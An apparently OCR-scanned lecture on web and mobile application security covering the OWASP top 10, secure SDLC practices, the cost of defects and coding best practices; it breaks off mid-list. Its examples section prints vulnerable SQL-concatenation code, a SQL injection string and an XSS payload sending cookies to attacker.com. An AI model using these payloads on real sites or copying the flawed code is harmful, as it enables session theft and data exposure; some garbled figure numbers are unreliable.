
# Application Security



| | A1-Injection | A2-Broker Authentication | A3- Sensitive Data Exposure | A4-XML External Entities (XXE) | A5-Broken Access Control | A6-Security Misconfiguratio n | A7-Cross-Site Script (XSS) | A8-Insecure Deserialization | A9-Using Components with Known Vulnerabilities | A10-Insufficient Logging and Monitoring |
|---|---|---|---|---|---|---|---|---|---|---|
| C1: Define Security Requirements | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| C2: Leverage Security Frameworks and Libraries | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| C3: Secure Database Access | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | | | |
| C4: Encode and Escape Data | ✓ | | | | | | ✓ | | | |
| C5: Validate All Inputs | ✓ | | | | | | ✓ | | | |
| C6: Implement Digital Identity | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| C7: Enforce Access Controls | | ✓ | | | | | | | | |
| C8: Protect Data Everywhere | | | ✓ | | | | | | | |
| C9: Implement Security Logging and Monitoring | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| C10: Handle All Errors and Exceptions | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

*Figure 1: OWASP 2017*

It's a sad truth today that your Web application will be attacked by malicious people. The question is not "if" your application will be attacked, but "when" your application will be attacked. There is an army of criminals who are daily seeking vulnerabilities in distributed applications. Almost all the web vulnerabilities are a result of the programmer being overly trusting on how the application will be used. Building secure mobile applications is both an art and a science. It is an art in how the code base is written by the programmer, but it is also a science because we have learned from experience what procedures must be in place for software to be secure. This lecture will discuss the top 10 web based vulnerabilities and how to overcome them. We will then discuss a typical SDLC, using in many shops today which consistently builds insecure software. We think that a bug or defect affects just the user and is an inconvenience, but these are real costs associated with them that limit economic growth. Lastly, the lecture explains a new framework for building secure software and provides 10 coding best practices.

**Top 10 Vulnerabilities of Web Applications**

The OWASP[1] conducted a survey of the top 10 application security vulnerabilities listed in ranked order of occurrence (see Figure 1). The column across the top lists the vulnerabilities, and the row headings,

[1] Taken from https://cohesive.net/2016/02/owasp-releases-the-2016-top-10-proactive-controls.html OWASP has an excellent coding book at https://www.owasp.org/index.php/OWASP_Secure_Coding_Practices_-_Quick_Reference_Guide

lists the security practices which should have been built into the application development process to prevent the problem.

**C1:Define security requirements**

Security requirements provide needed functionality that software needs to be satisfied and should be derived from industry standards, applicable laws, and a history of past vulnerabilities.

Instead of having a customized approach standard methods should used, so they can be reuse again in future.

**C2: Leverage Security Frameworks and Libraries**

Secure code libraries and frameworks that have embedded security help software developers guard against security-related design and implementation flaws.

**C3: Secure Database Access**

Secure access to all data stores, including both relational databases and NoSQL databases.

1. Secure queries
2. Secure configuration
3. Secure authentication
4. Secure communication

**C4: Encode and Escape Data**

Encoding and escaping are defensive techniques meant to stop injection attacks. Encoding (commonly called "Output Encoding") involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter. Escaping involves adding a special character before the character/string to avoid it being misinterpreted.

**C5: Validate All Inputs**
All data that can be entered or influenced by the user must be treated as untrusted. Before being used, including displaying it back to the user, the data must be checked to ensure that it is in the right length (syntactically correct) and in the right format (semantically correct) ( and in that order).

**C6: Implement Digital Identity**

Digital Identity is the way to represent the online transaction. Different levels of authentication should be implemented that may include Password, multifactor authentication and cryptographic authentication.

Every time a user needs to make an important action, such transferring money, or changing the shipping address, he/she should be required to re-authenticate. The server should generate a new session token which should never be written to the local machine.

**C7: Enforce Access Controls**

Access controls refer to the authorization of a user to access a resource. User or system access should be based on the principle of "least privilege" - granting the least amount of access to do the job for the least amount of time. Application design should check each user's ability to access a resource and the access control policy and the application code should be separated into different layers.

**C8: Protect Data Everywhere**

It's critical to classify data in your system and determine which level of sensitivity each piece of data belongs to. Each data category can then be mapped to protection rules necessary for each level of sensitivity. For example, public marketing information that is not sensitive may be categorized as public data which is ok to place on the public website. Credit card numbers may be classified as private user data which may need to be encrypted while stored or in transit.

**C9: Implement Security Logging and Monitoring**

Design your application to log all important application events in order audit activity and conduct compliance monitoring. Logging is essential for forensic analysis and intrusion detection and helps ensure that controls are aligned with real world attacks. Like user input, logging input needs to be checked and encoded to prevent "log injection" attacks prior to writing to the log file.

Mobile applications are at particular risk of data leakage because mobile devices are regularly lost or stolen yet contain sensitive data.


As a general rule, only the minimum data required should be stored on the mobile device.

**C10: Handle All Errors and Exceptions**

Research at the University of Toronto has shown that lack of error handling or minor mistakes in handling errors, can lead to catastrophic consequences in distributed systems. Error handling should be done in a centralized fashion and error messages to the user should not "leak" critical information about how the application works. All exceptions should be logged for forensic analysis.

**Vulnerability Examples**

1. Sql Injection




```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

This query can be exploited by modifying the "id" parameter value as follow:

```
http://example.com/app/accountView?id=' or '1'='1
```

This makes a request to the application to return all records from the account table, other similar and more severe injections can modify the data, and even cause a loss of data.

2. Cross-site scripting (XSS)



The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:


```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the ‘CC’ parameter in the browser to:

**'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.**

This attack causes the victim’s session ID to be sent to the attacker’s website, allowing the attacker to hijack the victim’s current session.

3. Broken authentication



Broken authentication vulnerabilities allow attackers to use manual or automatic ways to gain control over any account in a system and even gain total control.

4. Sensitive data exposure

Sensitive data exposure has been one of the most popular vulnerabilities to exploit. It consists of an attacker compromising data that should have been protected.

The Gemalto’s breach level index shows that just in the first half of 2018, there were 945 data breaches that led to 4.5 billion data records being compromised. This data shows how rapidly global data breaches have accelerated, with a 133% increase over the 3 years.

Sensitive data such as passwords, credit cards numbers, credentials, social security numbers, health records and PII (Personally identifiable information) require extra protection. Hence, it is critical for any company to understand the importance of protecting users’ data.

https://cai.tools.sap/blog/top-10-web-security-vulnerabilities-to-watch-out-for-in-2019/

**Insecure SDLC Process: Resulting in Insecure Software**

The diagram, Figure 2, below follows a typical development process at many software vendors today. This is the development process that the OWASP, in the previous section, wants to avoid because it consistently results in insecure software.

After the specifications for the application have been approved by management, Coding begins. When all of the parts of the application have been coded, the Build phase begins. Here, application is tested to see if it meets the needs of the stake-holders and application specifications as set out by management. Modifications to the application are made in the User QA phase to ensure all user needs and specifications have been met. Then the application is handed over to external auditors for Security Testing. In a small shop, the developers, who worked on the project, may "change hats" and provide the security testing. At this stage, numerous bugs and vulnerabilities will be found requiring a re-coding, re-building, and re-auditing of the application. This repetition will increase budget costs, delay final production, cause professional embossment to the developers, and a "loss of face" by management. In some cases, management may decide to release the application "as is" in order to control costs. Insecure software can never be made secure. It is like carrying water in a leaky pail; you patch one hole, the water escapes through another hole




*Figure 2: Typical SDLC Process*

**Cost of Insecure Software**

We often think that software defects are only an inconvenience to the user, but there are real costs that can affect the economy. The largest purchaser of software in the world is the United States government. From their own calculations, they estimate that software defects (bugs, vulnerabilities and malware) cost approximately $60 Billion annually to the US economy (and it is generally agreed that the cost is higher because some companies may not report intrusions). The cost of software defects includes the cost to create a patch for a bug or vulnerability, the system down time resulting from malware, the cost to reimage infected machines, legal costs for loss of life[2] and the training of users on security procedures. This cost breaks down to $6.8 million per hour and $1,888 per second. This $60 Billion is unproductive loss; spending money on fixing defects and damage from malware is money that is not available for other purposes. Organizations affected by software defects must increase taxes, retail prices and fees to consumers.[3] Software defects all of use directly and result in a lower standard of living.



Software defects cost the US economy alone over $60 billion yearly
This is over $6.8 million per hour
Which is over $113,333 per minute
And $1,888 per second
$6.8M
$113,333M
$1888M
This is as much money as the US spent on airport security in the last decade, and more valuable than Rupert Murdoch's News Corp
Source: NIST

*Figure 3: Cost of Software Defects in US Economy*

### A New Paradigm: A Software Development Framework for Building Secure Software

Security can never be an afterthought in the development process, or in management's responsibility. Unlike, other businesses, building a faulty software product does not result in liability litigation. If you went to MacDonald's and ate a hamburger that made you sick, or if you bought a car that exploded on impact, you could take the manufacture to court and sue for damages. Software manufacturers are treated differently. You could lose your entire company database due to faulty software, and the manufacture would not be liable (the exception is if the DVD was faulty; the manufacture would replace it). Security must be built into the SDLC process from the very beginning and tested throughout the process. We must build a "culture" where security is everyone' job, as Gary McGraw explains:

- Builders must practice security engineering, ensuring that the systems [they] build are defensible and not riddled with holes (especially when it comes to the software).
- Operations people must continue to architect reasonable networks, defend them, and keep them up.

[2] If don't think software can kill, research the "Therax-25" machine which was designed and tested in Canada and killed 4 people because of a software error.
[3] Image taken from http://www.codeguru.com/blog/category/programming/the-cost-of-bugs.html

- Administrators must understand the distributed nature of modern systems and begin to practice the principle of least privilege.
- Users must understand that software can be secure so that they can take their business to software providers who share their values. (Witness the rise of Firefox.) Users must also understand that they are the last bastion of defense in any security design and that they need to make tradeoffs for better security.
- Executives must understand how early investment in security design and security analysis affects the degree to which users will trust their products.[4]




*Figure 4: Cost to Fix Software Defects*

Companies that have embraced this security culture have created a new "framework" for building software. We have learned from observation and experiment what works and this new approach is outlined below.[5] Interestingly, several studies have shown that the sooner a software defect is discovered and fixed the lower the cost. For example, a defect discovered during the coding stage can be fixed for approximately $937; if it is discovered during the code review, the cost increases to $7,136. But, if the defect is not fixed until after the release, the cost is 15X the original cost -- $14,102.[6]

Notice the process begins with developers who are trained on building secure applications (see Figure 5). Developers cannot build secure applications, or do proper penetration testing, if they do not understand the tools and methodology of the hacker. Most developers, today will have received some post-secondary security training; otherwise the company should provide the needed education. In 2002, Microsoft closed its doors for 10 weeks, while all developers received basic security training, on threat modeling, risk assessment and best practices for building applications "secure by design".

The next section on Specifications refers to working with the users of the application to design an application which meets organizational and user goals. Notice that the application's security requirements are designed at the same time. During the design stage, developers should also research how the design is affected by government regulations and privacy considerations. This is also a good time to develop a "bug board". This a white board, centrally located, where all "bugs" that are identified in the coding are written down, the date, who identified it, who replicated it, and the date the

[4] Gary McGraw, "Software Security: Building Security In",Addison-Wesley, New York,2006,p.38
[5] Diagram modified from Microsoft Software Development Lifecycle at https://www.microsoft.com/en-us/SDL

[6] CodeGuru, op.cit.

bug was corrected.  A bug board, like this, helps to keep the cost of defects down by fixing them in the coding phase.

During the design phase, each part of the application is coded.  Unlike the previous SDLC diagram, which allowed the entire code base to be built, prior to security testing, the security testing is done concurrently as the code is built.  After a design requirement, has been met, the code is given to another developer (in a small shop, it could be the same developer) to review the code and attack surface.  Hackers will not use the application as you intended, they will try and send information in lengths and formats unexpected by the application.  All input must be verified and sanitized before it is used by the application.  And if an application is hacked and fails, it should be designed to fail securely. An important aspect of the testing at this stage is “abuse cases”.  These are known hacker exploits that have been researched and identified; as the code is developed it is tested to ensure that it is not vulnerable to known cases of abuse.

The implementation phase begins when the code base has been built into a working application.  At this point, a thorough security review is conducted to best for unsafe functions and removal them.  Automated tools are employed because the work is very tedious and prone to human errors.  Static analysis refers to reviewing the code without executing the code.  A popular static tool is Checkmarx; it identifies vulnerable lines of code as well as reviewing the code and giving remedial suggestions.



Security Framework
% of Timey
Training
Specification
Design
Implementation
Testing
Release
Review
Developer Training
Security Design Best Practices
Threat Modeling and Risk Assessment
Design app and security requirements
Create Bug Board
Conduct security and privacy risk assessment
Build design requirements
Perform attack surface analysis
Use Threat Modeling and Abuse cases
Use automated tools
Remove unsafe code
Perform static analysis
Perform dynamic analysis
Perform Penetration testing
Perform testing review
Create incident report
Conduct 3rd party security review
Management sign off
Executive incident response plan
Monitoring of attack surface
Preparation of patches
Activity

*Figure 5: SDLC with Security Build-in*

In the testing phase, dynamic code analysis is conducted. Dynamic code analysis is when the code is executed on a real or virtual processor. The application is first checked to see it performs to specifications. Then the code is reviewed for security faults. The programmer must enter input which the program expects to test different scenarios: What if the input is not in the length expected, what if the input is not in the format expected, what if the hard drive is full and the input cannot be written to a file. A popular tool is Veracode which uses the same techniques a hacker uses to find vulnerabilities and design weaknesses.

The first step of the release phase is when management signs off on the project - after the application has been thoroughly tested for performance and security. Typically, management will also, forward the project to a 3rd party security firm for independent review. Once the application is released, bugs will be discovered due to specific configuration issues on the client system which the developers could not anticipate. Thus, it is important to create an incident board to log all the issues, to study the root cause of the problem and develop workarounds and patches to fix them.

Lastly, the development process never ends. While the diagram shows the process as a linear progression, it is more of a loop. The review phase is about ongoing monitoring of the application and testing of new attack surfaces, as they develop. As the product matures, patches and upgrades will be tested and developed. All this work is done under the framework of a policy statement called the Incident Response Plan. The latter codifies the processes, skills, and tools, used to detect, contain, investigate and report cyber incidents that potentially can adversely affect the company's systems, data, and network. The plan outlines the procedures for handling security related issues from detection to remediation.

**10 Best Practices for Building Secure Mobile Applications.**

**1. Always Assign Security to a Champion**

A champion is a person who fights for a cause on behalf of someone else. Ideally, this person should be a top-level manager who can argue for appropriate budgets and has the authority to ensure compliance. In a small company, this person could be a security trained developer who over sees the security testing. In a larger company, this could be a CISO (Corporate Information Security Officer) who is part of the CIO team and is responsible for all security related issues. In either case, security is best applied in a top-down fashion and needs a "champion" to get things done, build relationships with stack-holders, get funding, built a security "culture" and awareness of key projects. The champion drives cultural change. The goal is to build a culture where security is "everybody's" business. Lastly, the champion should help management understand the risks of non-compliance for network and application security.

**2. Always Model Threats During Software Development**

Security requirements for a project must be developed at the onset of the project when the design specifications are drafted. An application build without considering security cannot be made secure, after its release. History has shown that the earlier software defects are discovered and fixed the lower the overall cost. Threat modeling involves thinking like a hacker and analyzing the possible misuses and compromises your application may cause. Designing your software to avoid past mistakes using abuse cases is an important step to secure applications.

**3. Always use Modular Code to Separate Parts of the Application**

Object-oriented programming (OOP) is compatible with the modular programming and enables multiple programmers to divide up the work and debug pieces of the program. Dividing your code into modules, submodules and internal APIs creates segregation in your code which isolates parts of the application. For example, your application may have to accept a file from the user. A security technique used by developers is "sandboxing". The latter isolates the file to an untrusted container within the application and applies the most restrictive policies as to what code runs there. Sometimes this is a restriction on operating system resources and sometimes it's API hooks to redirect calls to a temporary location to limit damage, if malicious code was embedded in the file. Sandboxing is not perfect but does improve security. Modern applications which are built on leveraging the benefits of sandboxing are Google Chrome, Adobe Acrobat 10.1+ Protected View, and MSOffice 2010 Protected View.

Isolating parts also makes the code more reusable resulting in faster development time and fewer lines of code. Similar functions are grouped in the same unit of programming code and separate functions are developed as separate units of code. Each module has its own version number which enables programmers and auditors to more effectively analyze, monitor and fix security design flaws and bugs. If any changes must be applied to a module, only the affected subroutines must be changed, making the program easier to read and understand. Isolation of parts is an important security architecture like "defense in depth". If one part gets compromised or malfunctions, it cannot affect the other parts of the application. Sounds simple, in practice, complete isolation is difficult to achieve due to authentication an authorization issues. Nevertheless, isolation of parts is a goal to strive making code more reusable, easier to maintain and more secure.

When developing, an application create secure walls between critical functions, especially if the application deals with financial or sensitive data. Between the parts, add layers of authentication requiring the user to login multiple times when executing different functions within the application. Once logged in, the user should only be able to view account status. To change account settings, make a purchase or download account information, the user must re-authenticate. The goal is to isolate by authentication, in order to slow down or stop an intruder. This technique will stop most hackers since they are generally very lazy; they will move on to discover a less secure application.

## 4. Always use Tested Code Libraries

When buying a new car you are advised by consumer reports to never buy a first year model. The reason is obvious, there may be unidentified problems with the first release. Buying a model that has been manufactured for a number of years, gives you the opportunity to read reports from other owners and for the manufacture to fix any problems. The same is true for code libraries. How old is the library? Does the library have bugs and are they being fixed? Who is working on the library? If the library is open source and you downloaded it from GitHub, use the community to ensure that the library is the right fit for your application and that you have the official version.

A big mistake programmers have made is attempting to write their own security code. There have been a number of successful breaches resulting from this error. Specifically, encrypted passwords which need to be stored using well established techniques of hashing and salting. Unless, you are a cryptographic expert (and if you were you would not be in this class) use only tried and true cryptographic libraries. Sometimes, programmers have used the wrong kind of encryption; for example using symmetrical encryption and not salting the password correctly, can result in easy cracking of the passwords should the file be obtained by a hacker. When this happens in large organizations, programmers lose their jobs. Study the different types of security techniques and encryption and learn when to use them correctly. Anyone can claim to have written encryption code, but do you know for sure that the code correctly implements the encryption algorithm? This is not an area where you want to slip. You need to find out who is creating the library and whether the creators are indeed qualified to be doing so. If you can't find out who the creators are and what their qualifications are, move on to the next one. Only use encryption libraries that have been available for many years. The longevity of the library speaks for itself. Good libraries have good documentation. Read the documentation carefully and make sure you understand it. Look at the sample programs and follow them carefully until you fully understand them. Compile the samples and test them out. Then, write your own test programs until you master the use of the library. Finally, only after you fully understand how to use the library, should you incorporate it into your product

## 5. Always Test Application on Different Mobile Platforms and APIs

An application tested and found to have good performance and security on one platform may not have it on another. Testing for security means checking to ensure that each platform maintains the confidentiality, integrity and availability of the data. Mobile applications are written for IOS, Android, Windows, and other mobile platforms. Each platform uses programming interfaces (APIs) and must be independently tested for performance and security. Research known vulnerabilities and abuse cases for each platform test to ensure that past mistakes are not repeated. Can a user log in without authorization? Is wireless information in plain text? Lastly, make sure that high privilege changes are properly logged should a breach occur.

## 6. Always Add Multiple Levels of Authentication

As mentioned earlier, humans are the weakness link in security and weak passwords are the main reason for network break-ins. According to studies, consumers prefer use static passwords when conducting online transactions. Hence the use of additional security questions during log in. Using static passwords for authentication has security drawbacks: passwords can be guessed, forgotten, written down and stolen, or eavesdropped and adding a security question doesn't offer much resistance. Both methods depend too much on the human element. Therefore, the best course of action is to add additional authentication. Two factor authentication using email or SMS messaging is increasing in popularity. To authenticate, users are required to present "two different factors" to the server: something they know, password or pin, combined with something they have, smart phone, computer, before being granted access.

Additional authentication shouldn't result in tolerating weak or reusable passwords. As we saw in the password lab, the best course of action is to use long passwords, with as many different types of characters as possible. This makes the search space to crack the password very large. To make the password easier to remember, password padding can be used. Padding the password with repetition does not make the password weaker, <u>provided the attacker does not see your password</u>. Lastly, always maintain a password history to prevent users from creating a new password and them immediately changing it back to the old password. As a programmer, you must strike the balance between ease of sign up/login with smart security measures which protect privacy and confidentiality.

## 7. Always Require Minimal Data from the User

How much data access is enough? Does your application need permission to view photos/media/files, cameras, microphones, etc? When designing your application, focus on requesting the least amount of data possible from users; this limits the amount of data you must protect. As a programmer, ask yourself what information do you need for the software to function. Once you have made that determination, design your application to hold a signal “chock point”. When you line up for a concert the line may be 10 across, but as you go through the security gates, only one person at time gets through. This is a choke point to make it easier for security to check tickets, concealed food, or if the person looks nervous or suspicious. In programming, a chock-point has the same purpose. It allows for the checking and sanitizing of input whether from a text box, file, variable or library call. In this way,the programmer ensures that the data is in the length and format expected by the application before the data is used or stored.

## 8. Always Use Automated Tools and Auditors for Testing

Application developers should include static and dynamic automated tools to help the code review[7]. Reviewing code is tedious and error prone as human concentration lessens. Automated tools don’t get tired and provide consistent results. These tools attempt to automatically identify security flaws in the code. Once the app is written, it should be sent to independent penetration testers. Having a “another set of eyes” review the code base is invaluable. The open source community provides an exceptional example of how independent reviewers are far more effective in identifying bugs and issues in software. If the project is not open source, consider employing an auditor on a consistent basis.

## 9. Always Build User Trust

